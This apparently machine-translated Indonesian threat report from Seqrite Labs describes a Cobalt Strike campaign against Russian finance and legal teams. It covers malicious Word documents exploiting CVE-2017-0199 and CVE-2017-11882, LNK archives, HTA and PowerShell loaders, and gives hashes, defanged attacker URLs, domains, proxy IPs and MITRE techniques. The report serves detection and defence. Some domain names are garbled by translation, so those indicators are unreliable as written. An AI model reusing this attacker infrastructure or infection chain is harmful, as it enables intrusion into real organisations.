Seqrite Labs telah menganalisis kampanye multi-cluster yang menargetkan perusahaan B2B Rusia yang berfokus pada departemen keuangan dan hukum. Dilacak sebagai Operasi FrostBeacon, kelompok kejahatan siber yang bermotivasi finansial ini menggunakan dua vektor pengiriman paralel, umpan DOCX berbahaya dan arsip ZIP yang dipersenjatai di mana keduanya pada akhirnya bertemu pada tujuan yang sama: penyebaran Cobalt Strike Beacon di dalam memori.
Pada jalur pertama, pelaku ancaman mendistribusikan dokumen Word yang mengeksploitasi dengan CVE-2017-0199 yang dirangkai dengan CVE-2017-11882. Sebaliknya, jalur infeksi kedua mengirimkan arsip berbahaya yang berisi berkas pintasan. Kedua rantai tersebut mengarah pada eksekusi berkas HTA jarak jauh setelah dialihkan melalui domain Rusia untuk meluncurkan pemuat PowerShell berlapis-lapis. Pemuat tersebut menggunakan tiga lapisan penyandian yang mengeksekusi shellcode untuk mengunduh stager dan akhirnya menyuntikkannya ke dalam proses yang sah, yang berpuncak pada penyebaran Cobalt Strike secara diam-diam.
Seqrite Proteksi
- lnk.trojan.1762957461
- Trojan.A18583779
- lnk.trojan.1742297824
- Trojan.Script.38976
- GenericPMF.S30570383
IOC
File
| arsip | |
| 7096141a5b480e793e9a890b84ebaee2 | рекламация.zip |
| 833aa0a39625a4014c3c019ecf06a577 | рекламация.rar |
| 8ddcc3d272dd6b926d5c439a59198b51 | договор.rar |
| 58f1700e70ea49c0c520429fae09391b | (RAR) |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 7261fc5b42cc63ae34f520fc8f3ef5a4 | kornilova@impex-him[.]ru |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 8f60ad980885ff0000f6a9d29ce95376 | asrogov@kzst45[.]ru |
| 5facd6d79a20249fd58c29f9dc98dfe2 | asrogov@kzst45[.]ru |
| bbd10ee2ff2488faa297593e79df4512 | karina@toolhaus[.]ru |
| 456289209b90d09e54a1a439e3fe5248 | karina@toolhaus[.]ru |
| 7340c916254e31e0dbb7fcec7a89cfb0 | yakovleva@effectovent[.]ru |
| 8ba9f38456557e58bf4613b363298d55 | yakovleva@effectovent[.]ru |
| 08fc33687a6158dd15aa72e631905e10 | yakovleva@effectovent[.]ru |
| 48d588add63a0373ec896da4ee59b79e | buh@toolhaus[.]ru |
| LNK | |
| 16ae36df5bee92d8c4cae8e17583a2c9 | рекламация.pdf.lnk |
| eb0516a78fa169ab0867cb9b98136357 | рекламация.pdf.lnk |
| 16e9c51f60b629257140cb6ffc7a36ec | рекламация.pdf.lnk |
| f16417878356a08f840dac7f03461b5d | акт сверки.xls.lnk |
| 5e51ff594c46170ef278d1c18cded7d0 | Договор.pdf.lnk / досудебное.pdf.lnk |
| Dokumen | |
| ff96714b6e31e362e7acce7338f30cf0 | рекламация.docx |
| f3a4176a981e50d76b8e4716400e86f2 | рекламация.docx |
| 0e1aa36d57416bac883e11f5860348cc | рекламация.doc |
| adf61ffa03806b954450c8954fb976c7 | рекламация.doc |
| 94b800809107fb2ef6ec640ff1e0fb51 | рекламация.doc |
| 6d4691e3262d4271f76b14a9ea511ca5 | претензия.docx |
| dfb56174c5ec2d0d8d82eb4b5ebf4f38 | требование_19.03.docx |
| 8d0821b0bb290beb156ad836237cff05 | досудебное.doc |
| f9026fabfb8d131863ad06fd72eb2717 | исковое_19.03.docx |
| 5461a16272491f8e8b460c687d3436a6 | претензия.doc |
| 5667aa62833dd6ebd15da40130ab963d | рекламация_исх_05.04.24.doc.doc |
| 55bcc275baaae11ab634c03a9de36557 | siro.doc |
| dcad3be881d072240b4c5c601e562ed2 | fox.docx / aqua.docx |
| a02f62d86f127b2547beac11420165fa | reklamatsiia.doc |
| 5efb844fefdbd92ccab34a5ec135ecac | tmppzd1p0zv.docx |
| 30517af2afba9baf55941c250cfd8a0f | gelandangan.rtf |
| cdfb407a0b894f5b4a6108273b81d864 | logistik.rtf |
| 98f21aabbf9a76d762813d6c0ec8c876 | pertama.rtf |
| 600aeffa4395c00be2958fd8dd5135a8 | gogo.rtf |
| 2e8a01026b5c298a9b1d2519241f0b16 | openai.rtf |
| 582f7f2c93b6e14fb6c14a9b3ad09a83 | bg.rtf |
| ef854d4cb12974fc702d10b403b3ef0b | perawatan.rtf |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| ac558fd07ffa0d6831d523b8af8ac80b | (RTF) |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| 6b8d22221e7c0dbcde24bc687a7dd6cd | (RTF) |
| a5bc486ca38160ae9f54650d790d9684 | (RTF) |
| ba8a950edf8c1414a978d9a4111343e2 | (DOCX) |
| HTA | |
| 020829a48c813d34aa68bcda4695144e | dosis.hta |
| 74f23f2e1e9d209d0961bbf6ff74dafe | ya.hta |
| 2516898e2cb2cb1dca166bc69b7379c2 | kompleks.hta |
| adef76d41463df53283588622c5e48e3 | min.hta |
| dcdc1bad9fb1c049b7f28afa7dc8712a | z.hta |
| a20f54df1e75c661d6670447d74ce6f7 | (HTA) |
| 976649b232d3525dd239f7139a65dd92 | logistik.hta |
| 9e5488696f4c5bf354e2e94775d9277c | laba.hta |
| 7059cd5ff17c2983ee6f33053d501ab3 | china.hta |
| 835f3661ef77bc4c083f6da9b11c6e5e | nciki.hta |
| 594d802ceebb1042101ffafa3e98caa6 | mida.hta |
| 8bddf8880ab3c631abd3ca452924d556 | gays.hta |
| Cobalt Strike Stager/Beacon | |
| f87227dad7bedf66bf1a1b97aa36bf62 | |
| 2c18c78ec584c5d2d045c9ab94774ad7 | |
| 395da66bee080c943e820b4e61e50de6 | |
| 315bcab1a9cbfe0b5b24676c2016a9cc | |
| 4ac75939c482d5c30637d56a379835f1 | |
| feae3d231a354882bb0f70889cc69a74 | |
URL
| Pelatuk |
| hxxps://ezstat.ru/bungauntukcinta.gif |
| hxxps://yip.su/txttxt.jpg |
| hxxps://ezstat.ru/txttx.txt |
| hxxps://iplis.ru/pecinta.jpeg |
| hxxps://iplis.ru/tramp.jpg |
| hxxps://iplis.ru/laydowngrenade.jpeg |
| hxxps://iplogger.cn/forensicsas.png |
| hxxps://iplis.ru/penis.jpg |
| hxxps://ezstat.ru/kissmyass.gif |
| hxxps://iplis.ru/camorra.gif |
| hxxps://yip.su/ncikigovru.gif |
| hxxps://valisi.ru/dosing.hta |
| hxxp://canature.su/ya.hta |
| hxxp://aquacomplect.ru/kompleks.hta |
| hxxps://bsprofi.ru/min.hta |
| hxxp://zetag.ru/z.hta |
| hxxp://vlasta-s.ru/logista.hta |
| hxxp://ecols.ru/ecols.hta |
| hxxp://zetag.ru/z.hta |
| hxxps://bsprofi.ru/profit.hta |
| hxxp://dosingpumps.ru/nciki.hta |
| hxxps://yip.su/certgovrufuck.gif |
| hxxp://zetag.ru/siro.doc |
| hxxp://zetag.ru/tramp.rtf |
| hxxp://aquacomplect.ru/aqua.docx |
| hxxp://clack.su/fox.docx |
| hxxp://vlasta-s.ru/logista.rtf |
| hxxp://valisi.ru/first.rtf |
| hxxp://ecols.ru/gogo.rtf |
| hxxp://bti25.ru/openai.rtf |
| hxxp://bti25.ru/china.hta |
| hxxp://gemme-cotti.ru/mida.hta |
| hxxp://xn--e1ajbcejcefx.xn--p1ai/sflopytrgjklhfaseri |
| hxxp://emec.su/bg.rtf |
| hxxp://gemme-cotti.ru/cotti.docx |
| hxxp://gemme-cotti.ru/zibaba.hta |
| hxxps://ipgrabber.ru/penis.gif |
| hxxps://iplogger.ru/gula.png |
| hxxp://ship-care.com/care.rtf |
| hxxp://krona77.ru/edr.hta |
| hxxps://update.ecols.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://incident.zilab.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://mcnn.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://poopy.aarkhipov.ru:8080/jquery-3.3.1.slim.min.js |
| hxxps://ekostroy33.ru/jquery-3.3.2.min.js |
| hxxp://order.edrennikov.ru/jquery-3.3.1.min.js |
| hxxps://cba.abc92.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://moscable77.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://forensics.jwork.ru/jquery-3.3.1.slim.min.js |
Domain
| perbarui.ecols[.]ru
insiden.zilab[.]ru mcnn[.]ru order.edrennikov[.]ru cba.abc92[.]ru forensik.jwork[.]ru hostbynet[.]ru moscable77[.]ru gk-stst[.]ru kompleks air[.]ru ezstat[.]ru ekostroy33[.]ru validasi[.]ru bsprofi[.]ru iplis[.]ru zetag[.]ru lieri[.]ru pompa dosis[.]ru esetnod64[.]ru yadro[.]ru iplogger[.]ru krona77[.]ru bti25[.]ru |
IP Proksi
| 45.147.14.106:62900 | AS 49505 (JSC Selectel) RU |
| 45.145.91.164:64830 | AS 49505 (JSC Selectel) RU |
TTP MITRE
| Taktik | ID Teknik | Teknik |
| Akses Awal | T1566.001 | Lampiran Spearphishing |
| Execution | T1204.002 | Eksekusi Pengguna: File Berbahaya |
| Execution | T1221 | Injeksi Template |
| Execution | T1059.003 | Penerjemah Perintah & Skrip: PowerShell |
| Penghindaran Pertahanan | T1027 | File atau Informasi yang Disamarkan/Dienkripsi |
| Penghindaran Pertahanan | T1140 | Deobfuscate/Decode File atau Informasi |
| Penghindaran Pertahanan | T1055 | Proses Injeksi |
| penemuan | T1082 | Penemuan Informasi Sistem |
| penemuan | T1016 | Penemuan Konfigurasi Jaringan Sistem |
| Komando dan Pengendalian | T1105 | Transfer Alat Masuk |
| Komando dan Pengendalian | T1071.001 | Protokol Lapisan Aplikasi: Protokol Web |
| Komando dan Pengendalian | T1090 | Penggunaan Proxy / Pengalihan |
penulis
- Rayapati Lakshmi Prasanna Sai
- Sathwik Ram Prakki